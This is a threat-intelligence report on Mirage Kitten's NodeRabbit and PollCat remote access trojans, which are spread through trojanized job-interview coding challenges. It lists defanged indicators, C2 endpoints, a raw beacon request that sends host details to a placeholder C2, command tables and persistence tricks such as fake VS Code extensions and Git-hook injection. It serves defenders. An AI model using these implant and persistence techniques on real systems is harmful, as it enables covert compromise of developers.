Visualização de leitura

Mirage Kitten targeting aviation and FinTech sectors across the Middle East and Africa with a new malware set

While monitoring Mirage Kitten activity, we uncovered a previously undocumented malware family that we dubbed NodeRabbit. We identified the first sample on a system in Afghanistan. Further threat hunting revealed two additional, more advanced, variants: one on a system in Egypt and another on a system in Ethiopia.

NodeRabbit is a cross-platform remote access trojan (RAT) built with Node.js. It targets Windows, Linux, and macOS. Its operators deliver it through spear-phishing messages on LinkedIn and other job search platforms that contain trojanized coding challenge archives.

During the same investigation, we discovered another previously undocumented malware family that we dubbed PollCat. Like NodeRabbit, PollCat is a cross-platform RAT, but it is written in obfuscated JavaScript also distributed through trojanized coding challenge archives.

Mirage Kitten has historically relied on native malware written in languages such as C, C++, and Go, often deploying it through DLL search-order hijacking. NodeRabbit and PollCat represent the first publicly documented use of Node.js- and JavaScript-based malware by this APT group.

Kaspersky’s products detect this threat as Trojan.JS.MirageKitten.*

Background

During recent threat research, we detected suspicious activity on a system in Afghanistan. We traced it to an archive containing a software development project that the user may have received during a job application process. The archive purported to contain a coding challenge for candidates applying for an engineering role.

The archive, Front-Technical-Challenge.zip (MD5: 1EA83E4E4592B01E4ACAB63EB867BEE5), was hosted in an Amazon S3 bucket at: https://oracle-challenge.s3[.]us-east-1.amazonaws[.]com/Front-Technical-Challenge.zip

It contained TaskFlow, an app for software engineering assessment built with Express, React, and Vite. The accompanying README instructed the candidate to review the application and fix defects in its frontend. It also claimed that server.js was bug-free and should not be modified, conveniently directing attention away from the only application source file the attackers had altered.

README file for a trojanized coding challenge app

README file for a trojanized coding challenge app

The README also imposed a three-hour time limit and prohibited the use of AI assistants. Notably, an AI code-review assistant tasked with auditing the project would likely have flagged the suspicious first-line import of an unknown npm package and warned the targeted developer that the project was trojanized.

Rules and time limit included in the trojanized coding challenge app README file

Rules and time limit included in the trojanized coding challenge app README file

The first line of server.js imported a trojanized npm package named colorized_terminal, version 2.1.0. The attackers bundled the package directly in the challenge task archive’s node_modules directory rather than publishing it to the npm registry. When imported, the package silently launched an implant from node_modules/.cache/.320697f1/index.js as a detached background process.

Retrospective threat hunting across our telemetry revealed the broader scope of the campaign. We identified three NodeRabbit variants with a shared code lineage; each was recovered from a system in a different country. The operators delivered the variants through similarly themed coding challenges and used two trojanized packages, colorized_terminal and pretty-log, both pinned to version 2.1.0.

The campaign also delivered PollCat, a second RAT with a substantially different structure, through a separate coding challenge lure. We’ll analyze PollCat later in this research.

Initial access

The infection chain begins with fake recruiter accounts contacting prospective targets on a job search platform. According to a publicly cited source, a threat actor posing as a talent acquisition specialist at a major technology company contacted a software engineer and advertised a job opening, inviting the target to complete a technical assessment.

The target received a link to a coding challenge hosted on Amazon S3 and was pressured to download and run the project immediately. This public post matches the delivery chain we reconstructed from our telemetry: recruiter outreach on a job search platform, a coding challenge presented as a technical assessment, and a trojanized project archive hosted on legitimate cloud infrastructure.

NodeRabbit RAT: the first variant

We discovered the first NodeRabbit variant on a system in Afghanistan. The malware was concealed within the TaskFlow assessment at node_modules/.cache/.320697f1/index.js and executed by the trojanized colorized_terminal package.

Once running, NodeRabbit generates a unique agent identifier from available host information. It calculates the SHA-256 hash of the hostname, username, operating system version, architecture, and MAC address, then truncates the result to its first 32 hexadecimal characters.

NodeRabbit binds a TCP listener to 127.0.0.1:48739. This listener acts as a single-instance mechanism. If the malware cannot bind to the port, it assumes that another instance is already running and terminates silently.

NodeRabbit uses a persistence mechanism for each operating system:

Operating system Persistence mechanism
Windows Copies itself to %APPDATA%\Microsoft\EdgeUpdate\msedge_update.js; clones the local node.exe to nodew.exe in the same folder and patches its PE subsystem from Console to Windows GUI to suppress the console window; creates HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MicrosoftEdgeUpdate registry key executing nodew.exe msedge_update.js
Linux Copies itself to ~/.config/microsoft-edge-update/msedge_update.js and creates an @reboot cron entry that invokes the script using the current Node.js executable.
macOS Copies itself to ~/.config/microsoft-edge-update, creates ~/Library/LaunchAgents/com.microsoft.edgeupdate.plist configuration file pointing at the copy’s location with RunAtLoad and KeepAlive parameters, and attempts to load it.

The malware communicates with its command-and-control servers through three API endpoints, choosing from the following Azure-hosted C2 infrastructure addresses. On failure, it switches to the next C2 address:

1.	https://plugplay.azurewebsites[.]net
2.	https://Rgbteller.azurewebsites[.]net
3.	https://Wslwebui.azurewebsites[.]net

Method Endpoint Purpose
POST /api/rabbit/checkin Register agent and host info
POST /api/rabbit/task Poll for commands
POST /api/rabbit/result Submit results

NodeRabbit serializes each C2 request object as JSON and wraps it with AES-256-GCM. The AES key is the SHA-256 digest of an ASCII seed embedded into the agent. Every request uses a fresh 12-byte IV and a 16-byte authentication tag:

The malware sends encrypted requests using the following structure:

{
  "d": "base64(IV || ciphertext || authentication_tag)",
  "_r": "8 hexadecimal characters",
  "_t": "epoch timestamp"
}

C2 responses are structured the same way and may contain a command to execute. We observed the first NodeRabbit variant supporting 11 commands:

Command Functionality
sys:info Return hostname, domain user information, username, and process ID.
proc:list List running processes.
proc:start Execute an arbitrary shell command.
fs:list List a directory.
fs:read Read a file in chunks and return Base64 data.
fs:write Decode Base64 and write it at a chosen file offset.
fs:delete Delete a file or recursively delete a directory.
fs:mkdir Create directories recursively.
net:config Enumerate adapters, MAC addresses, IP addresses, and DNS settings.
agent:sleep Change the beacon interval.
script:exec Write a base64 Node.js script to a randomly named .tmp file, execute it and delete it.

NodeRabbit RAT: the second variant

Retrospective threat hunting following the discovery in Afghanistan led us to a second infection on a system in Egypt. This sample is a more advanced NodeRabbit variant, launched through the trojanized pretty-log package instead of colorized_terminal.

Before running its core functionality, the malware checks whether the host resembles an analysis environment. It terminates if it detects limited system memory, a low CPU count, short system uptime, analyst-associated usernames or hostnames, or common analysis tools running on the system.

Before terminating, the malware generates benign HEAD requests to www.google.com, www.microsoft.com, and www.cloudflare.com, then exits without ever contacting its C2 infrastructure. Most likely, it attempts to look less suspicious by showing some benign activity before exiting.

Variant 2 implements partial corporate proxy support: it checks HTTP(S) proxy environment variables, Windows Internet Settings, including an explicit PAC URL, and WinHTTP configuration; tunnels its HTTPS C2 through HTTP CONNECT. It first tries to establish an unauthenticated connection. If it fails, it retries using URL-embedded basic credentials. Finally, it delegates Windows NTLM/Negotiate challenges to curl.exe --proxy-anyauth --proxy-user. It caches the proxy-discovery result, including when no proxy is found, for five minutes. If the polling loop detects a network-interface or IP-address change, it clears the cache and runs proxy discovery again on the next checkin.

To make sure a single instance is running, Variant 2 uses a host-specific port derived from the agent identifier instead of the fixed TCP port used by the first variant. It interprets the first four hexadecimal characters of the identifier as an integer and applies the following calculation: 41984 + (value mod 5000).

The resulting listener port falls between 41984 and 46983. Unlike the shared port used by Variant 1, this port varies depending on the infected host.

For persistence, Variant 2 masquerades as Intel Driver & Support Assistant. The exact persistence mechanism, once again, depends on the operating system.

Operating system Persistence mechanism
Windows Copies itself to %LOCALAPPDATA%\Intel\DSA\idriver_support.js. It then copies the local node.exe binary to IntelDSA.exe and changes its PE subsystem from Console to Windows GUI, suppressing the console window. Finally, it creates a scheduled task named IntelDriverSupportUpdate, which runs daily at 10AM and executes IntelDSA.exe with the dropped script.
Linux Copies itself to ~/.config/intel-dsa/idriver_support.js and creates an @reboot cron entry.
macOS Copies itself to ~/Library/Application Support/Intel DSA/idriver_support.js and creates the LaunchAgent com.intel.dsa.helper with RunAtLoad and KeepAlive enabled.

NodeRabbit RAT: the third variant

Further threat hunting identified a third NodeRabbit variant on a system in Ethiopia. Like the second variant, it is launched through the trojanized pretty-log package. It retains much of the previous variant’s functionality but introduces significant changes to its command-and-control configuration, command set, and persistence mechanisms.

The third variant communicates with its C2 infrastructure through a different set of API endpoints:

Method Endpoint Purpose
POST /sdk/v2/ready Register agent and host info
POST /sdk/v2/config Poll for commands
POST /sdk/v2/events Submit results

We observed the malware using a C2 chain composed of Azure- and Cloudflare-hosted domains.

1.	https://visitfinancedentists[.]com
2.	https://kyrasey-f8hfexa5cqamh7fk.westeurope-01.azurewebsites[.]net
3.	https://healthcomfsdpower[.]com

For persistence, Variant 3 implements the following mechanisms depending on the operating system in use:

Operating system Persistence mechanism
Windows Attempts to copy the payload to ProgramData or LocalAppData, create a build-specific daily 10AM task, and start the copied payload. To choose the exact directory, it tries to list C:\Windows\System32\config. If successful, it selects ProgramData with /ru SYSTEM /rl highest; in case of a failure, it selects LocalAppData without explicit /ru or /rl settings.
macOS Copies the payload to ~/Library/Application Support, creates and loads a RunAtLoad/KeepAlive LaunchAgent and starts the copied payload.
Linux Copies the payload to ~/.local/share, attempts to add an @reboot cron entry, and starts the copied payload. If crontab -l fails, persistence is skipped.
WSL Uses the payload copied for persistence on the main Linux system, as described above. Writes launcher.vbs under the Windows user profile, and creates a daily 10AM Windows task that relaunches it through wscript.exe and wsl.exe.

A new command, agent:servers, replaces the active in-memory C2 server list and can write the updated list to .sv.json. The third variant retains the original 11 commands and adds 12 new ones, bringing the total to 23.

New commands Functionality
fs:drives Enumerate accessible Windows drive letters or WSL-mounted drives
proc:exec Execute a process
proc:kill Kill process by PID or image name
agent:servers Replace the active C2 and attempt to keep the new configuration
agent:getchain Return the current C2
outlook:emails Harvest account addresses from Outlook OST and PST artifacts
persist:check Check selected VS Code, scheduled-task, and Run-key persistence indicators
persist:vscode Attempt to install a fake VS Code extension and Windows Run value
persist:vscode:remove Remove the fake extension
persist:projects:scan Search recent and common development locations for Git repositories
persist:project:inject Inject a launcher into a repository’s Git hooks
persist:project:remove Remove the marked Git-hook launcher

Beyond the persistence mechanisms described above, Variant 3 introduces two additional persistence mechanisms that relaunch the malware through common developer workflows.

1. Malicious VS Code extension

The persist:vscode command first copies the payload to its build-specific install path. If a compatible extension directory exists, it creates a fake extension displayed as GitHub Copilot Helper, with the description AI coding assistant helper service and the activation event on StartupFinished.

The extension’s extension.js file attempts to start the installed payload as a detached Node.js process. To look less suspicious to the user, it uses a trusted publisher name borrowed from local extension metadata or a trustedPublishers value found in state.vscdb. However, no signature or trusted status is copied.

Separately, the handler tries to disable Workspace Trust if the VS Code User directory exists. On Windows, it attempts to establish persistence using a current-user Run registry key value even if the extension directory is missing.

2. Git hook injection

Git-hook persistence works in two steps. First, persist:projects:scan checks recent VS Code workspace paths directly. Under common locations such as ~/projects and ~/source, it checks only the first 60 immediate children, not the root itself, and returns no more than 20 repositories.

For a selected repository, persist:project:inject appends a marked launcher to .git/hooks/post-merge and .git/hooks/post-checkout by default. The marker is # shepherd-persist; the line following the marker attempts to start the installed payload with Node in the background. A later Git operation must trigger one of those hooks, and the referenced Node executable and payload must still exist.

PollCat RAT

While tracking NodeRabbit infections, we discovered another malicious tool we dubbed PollCat, which is also distributed under the guise of a programming challenge. The sample we obtained resides inside RankChallenge-react, a React code-fixing challenge presented as a time-limited developer assessment. Running the project invokes npm i && node index.js, which starts the local application and attempts to open the challenge in the user’s browser.

Although the visible exercise is not a security CTF, the project uses CTF terminology in several places. The root package is named ctf-server, the backend prints CTF server running, the frontend uses several ctf-* storage keys, and the tutorial refers to path/to/ctf. These repeated labels, together with instructions that do not fully match the delivered application, are consistent with an AI-assisted or template-generated project. One possible explanation is that the attacker prompted an AI coding assistant to create a CTF-style React platform and later inserted the malicious components.

README instructions and challenge overview included in the trojanized React coding project

README instructions and challenge overview included in the trojanized React coding project


The PDF tutorial contained in the same archive as the project tells the target to click Continue, enter a six-digit OTP code, and complete the challenge within a one-hour session. It states that codes are supplied by the recruiter, are single-use, and expire quickly; the visible login page also claims that codes rotate every 30 seconds. In the delivery scenario described by the investigation, the threat actor posing as a recruiter could provide the code directly to the targeted developer. This gives the operator control over access to the lure, while the expiring code and countdown create a sense of urgency, pressuring the target to run the project and complete the assessment quickly, potentially accelerating the infection process.

One-hour session window enforced by the trojanized coding challenge

The bundled .env file contains the JWT signing secret, OTP service URL, and OTP client ID.

Configuration embedded in .env file of the trojanized coding project, including the OTP service URL and client identifier

The application forwards submitted codes to an attacker-managed domain registered in late June-2026: https://lifespotify[.]com/api/users/b879746e-fed9-4211-a6da-4d8223681267/otp/validate.

That said, PollCat starts independently of the OTP authentication process. During application startup, app.js loads requireAuth.js, which imports and immediately starts the malicious requireObjects.js component. PollCat can therefore begin C2 registration and command polling while the application is still loading, before the user enters an access code.

A failed OTP validation prevents the user from accessing the protected challenge features, but PollCat continues running in the background. A successful OTP validation issues a JWT and creates another worker that starts an additional PollCat instance. The first authenticated request also triggers the persistence attempt.

Persistence starts when the first request carrying a valid JWT reaches the protected middleware. PollCat then uses one of the following methods:

Operation system Persistence mechanism
Windows Writes package.json and requireObject.js to %APPDATA%\Microsoft\Network, runs npm install, and creates a daily task named NetSync_<username> and scheduled for 09AM that runs the worker with Node.js.
Linux Writes the worker to ~/.node_packages, runs npm i, and appends both a daily 09AM cron line and an @reboot line.
macOS Uses the same ~/.node_packages copy and cron path, then creates and loads ~/Library/LaunchAgents/com.harsh.requireobject.plist with RunAtLoad and a daily 09AM trigger.

Once active, PollCat identifies the host as 129--<hostname> and iterates over the following C2s until registration succeeds:

1.	https://sahi-finance[.]com
2.	https://GamebarAppinformation[.]azurewebsites[.]net
3.	https://GamebarApp[.]azurewebsites[.]net

To register, it sends the following HTTP request to the C2:

POST /beacon HTTP/1.1
Host: <c2-host>
Content-Type: application/json

{"clientId":"<client-id>","type":"poll","pcName":"<hostname>","userName":"<username>"}

On successful registration, PollCat expects an unusual HTTP 400 response containing a socket identifier and optional timing values:

HTTP/1.1 400
Content-Type: application/json

{"socketId":"<socket-id>","pollInterval":<poll-interval-ms>,"jitterTime":<jitter-ms>}

After registration, PollCat sends host information to /gate/hello, polls /gate/fetch for commands, and returns results through /gate/submit. All endpoints in use are presented in the table below.

Method Endpoint Purpose
POST /beacon Register the client and obtain a socketId and optional timing values.
POST /gate/hello Submit host, user, domain, OS information, and its current privilege level.
GET /gate/fetch?token=<socketId> Poll for commands.
POST /gate/submit Submit a Base64-encoded command-result structure.
GET /vault/<uuid> Retrieve a hosted file and write it to the victim machine.
PUT /vault/push/ Upload a local file or file chunk to the C2.
POST /gate/track Report chunk-upload progress.

By default, PollCat RAT polls every two minutes with up to five seconds of jitter. Commands and results are stored as little-endian binary records and carried as Base64 text.


PollCat RAT declares 22 commands, but three of them have no implementation:

Command Functionality
0x02 (DIR) List a directory.
0x03 (MV) Move a file or directory.
0x04 (RUN) Execute a shell command.
0x05 (TASKLIST) List running processes.
0x06 (DEL) Delete a file or directory.
0x07 (UPLOAD) Download a file from the C2 to the victim’s machine.
0x08 (DOWNLOAD) Upload a local file to the C2.
0X09 (DRIVES) List drives, volumes, or mount points.
0X0A (TERMINATE) Terminate a process by PID.
0X0B (RUNDLL) Load a DLL and call an exported function on Windows.
0X0C (MKDIR) Create a directory.
0X0D (ZIP) Create or extract a ZIP archive.
0X0E (CHUNKED_DOWNLOAD) Upload a local file in chunks.
0X0F (RUN_HIDDEN) Start a hidden background process.
0X20 (EVAL_JS) Execute JavaScript supplied by the C2.
0X30 (SYSTEM_CHECK) Collect process and software inventory.
0XA1 (WS_DOWNLOAD) Defined but not implemented.
0xB0 (REQUEST_ELEVATION) Defined but not implemented.
0XB1 (PERSIST) Defined but not implemented.
0xF0 (SET_SLEEP_TIME) Change the polling interval.
0XF1 (SET_IDLE_TIME) Store an idle-time value.
0xF2 (SET_JITTER_TIME) Change polling jitter.

The command names UPLOAD, DOWNLOAD, and CHUNKED_DOWNLOAD are written from the C2’s perspective. UPLOAD sends a C2-hosted file to the victim’s machine, while the two download commands transfer victim files back to the C2.

EVAL_JS runs JavaScript supplied by the C2 and gives that code access to Node.js modules, files, processes, networking, and child-process functions.
SYSTEM_CHECK collects the names of running processes and lists files and folders from:

  • %SystemDrive%\Program Files
  • %SystemDrive%\Program Files (x86)
  • %LOCALAPPDATA%
  • %LOCALAPPDATA%\Programs
  • %APPDATA%
  • %USERPROFILE%
  • %APPDATA%\Microsoft\Outlook
  • %LOCALAPPDATA%\Microsoft\Olk\Attachments
  • %USERPROFILE%\Documents

It also searches for folders matching 24 hardcoded strings corresponding to security software vendor names: ‘Google’, ‘Microsoft’, ‘Palo Alto Networks’, ‘Cisco’, ‘VMware’, ‘Fortinet’, ‘Citrix’, ‘CheckPoint’, ‘Juniper Networks’, ‘LogMeIn’, ‘Sophos’, ‘Symantec’, ‘Trend Micro’, ‘McAfee’, ‘Kaspersky Lab’, ‘ESET’, ‘Bitdefender’, ‘Avast Software’, ‘CrowdStrike’, ‘SentinelOne’, ‘Malwarebytes’, ‘BraveSoftware’, ‘Tencent’, and ‘Naver’.

When PollCat finds a matching folder, it lists that folder’s root contents. It does not recursively scan the entire product directory. The detailed inventory, including process names, directory listings, and collected paths, is sent as JSON to POST /api/system-details/result.

Infrastructure

Mirage Kitten continues to rely on Azure Websites and Cloudflare-backed domains to hinder infrastructure discovery and tracking. More importantly, the use of Microsoft Azure subdomains for C2 helps the traffic blend into legitimate organizational network activity. In some cases that we encountered during our research, the actors even incorporated the targeted organization’s name into the Azure subdomain, making C2 communications appear more like normal business traffic originating from an employee machine during regular business days.

Domain Registrar ASN Malware sample
naturalapplication.azurewebsites[.]net
retaildemo.azurewebsites[.]net
tubitak.azurewebsites[.]net
MarkMonitor Inc. AS 8075 NodeRabbit RAT sample 1
rgbteller.azurewebsites[.]net
wslwebui.azurewebsites[.]net
plugplay.azurewebsites[.]net
MarkMonitor Inc. AS 8075 NodeRabbit RAT sample 2
crossdwm.azurewebsites[.]net
wdisystem.azurewebsites[.]net
wslmenus.azurewebsites[.]net
MarkMonitor Inc. AS 8075 NodeRabbit RAT sample 3
dnshnsdev.azurewebsites[.]net
hpjumpsrv.azurewebsites[.]net
storview.azurewebsites[.]net
MarkMonitor Inc. AS 8075 NodeRabbit RAT sample 4
healthcomfsdpower[.]com
visitfinancedentists[.]com
NameCheap, Inc. AS 13335 NodeRabbit RAT sample 5
kyrasey-f8hfexa5cqamh7fk.westeurope-01.azurewebsites[.]net MarkMonitor Inc. AS 8075
greenyjsgfd.azurewebsites[.]net
helptellerbls.azurewebsites[.]net
timedrv.azurewebsites[.]net
userwellgtfs.azurewebsites[.]net
MarkMonitor Inc. AS 8075 NodeRabbit RAT sample 6
hecowime-aqdphyd4bbdef6es.westeurope-01.azurewebsites[.]net
msmanagementgrp[.]com
msmanagementgrpmedia[.]com
MarkMonitor Inc. AS 8075 NodeRabbit RAT sample 7
lifespotify[.]com Dynadot AS 8075 PollCat RAT
gamebarapp.azurewebsites[.]net
gamebarappinformation.azurewebsites[.]net
MarkMonitor Inc.
sahi-finance[.]com NameCheap, Inc.

Based on our analysis of Mirage Kitten’s infrastructure, we identified certain patterns across several command-and-control channels, including msmanagementgrp[.]com and visitfinancedentists[.]com

Further investigation based on these patterns led to the discovery of approximately 11 additional infrastructure assets attributed to the same group.

Domain Creation date Registrar
healthful-hub[.]com 2026-07-03 NameCheap, Inc.
neumedicahealthcare[.]com 2026-07-03 NameCheap, Inc.
optimumhealthcredit[.]com 2026-07-03 NameCheap, Inc.
healthfullyrecipes[.]com 2026-06-30 NameCheap, Inc.
refreshhealthandwellness[.]com 2026-06-09 NameCheap, Inc.
healthvitalitycare[.]com 2026-05-18 NameCheap, Inc.
aceofspadesmanagement[.]com 2026-05-18 NameCheap, Inc.
glmediaagency[.]com 2026-05-18 NameCheap, Inc.
digimediaskill[.]com 2026-05-18 NameCheap, Inc.
healthyweightplan[.]com 2026-05-18 NameCheap, Inc.
mens-health-online[.]com 2026-05-15 NameCheap, Inc.

Victims

Based on our telemetry, we identified victims in fintech, aviation and aerospace sectors across the Middle East and Africa – specifically, in Egypt, Ethiopia and Afghanistan.

We also observed submissions of ZIP archives with trojanized projects containing NodeRabbit and PollCat to an online multi-scanner originating from several countries, including India, Türkiye, Israel, Iraq, Germany, and Ireland.

Attribution

We attribute this activity to Mirage Kitten with a high degree of confidence based on the following observations:

  1. Structural similarities with the Retrograde/MiniFast native DLL backdoor (MD5:810F8E3B88EB05F710C09552941D6F56)
    • Initial C2 handshake and session establishment logic. Both PollCat and Retrograde/MiniFast follow a similar C2 handshake flow. Each builds a JSON request body containing host information and sends it via an HTTP POST request. Notably, both treat HTTP 400 as a successful handshake response rather than an error, parsing the response body to extract a socketId, which is then stored and used as the session token for subsequent C2 communication.
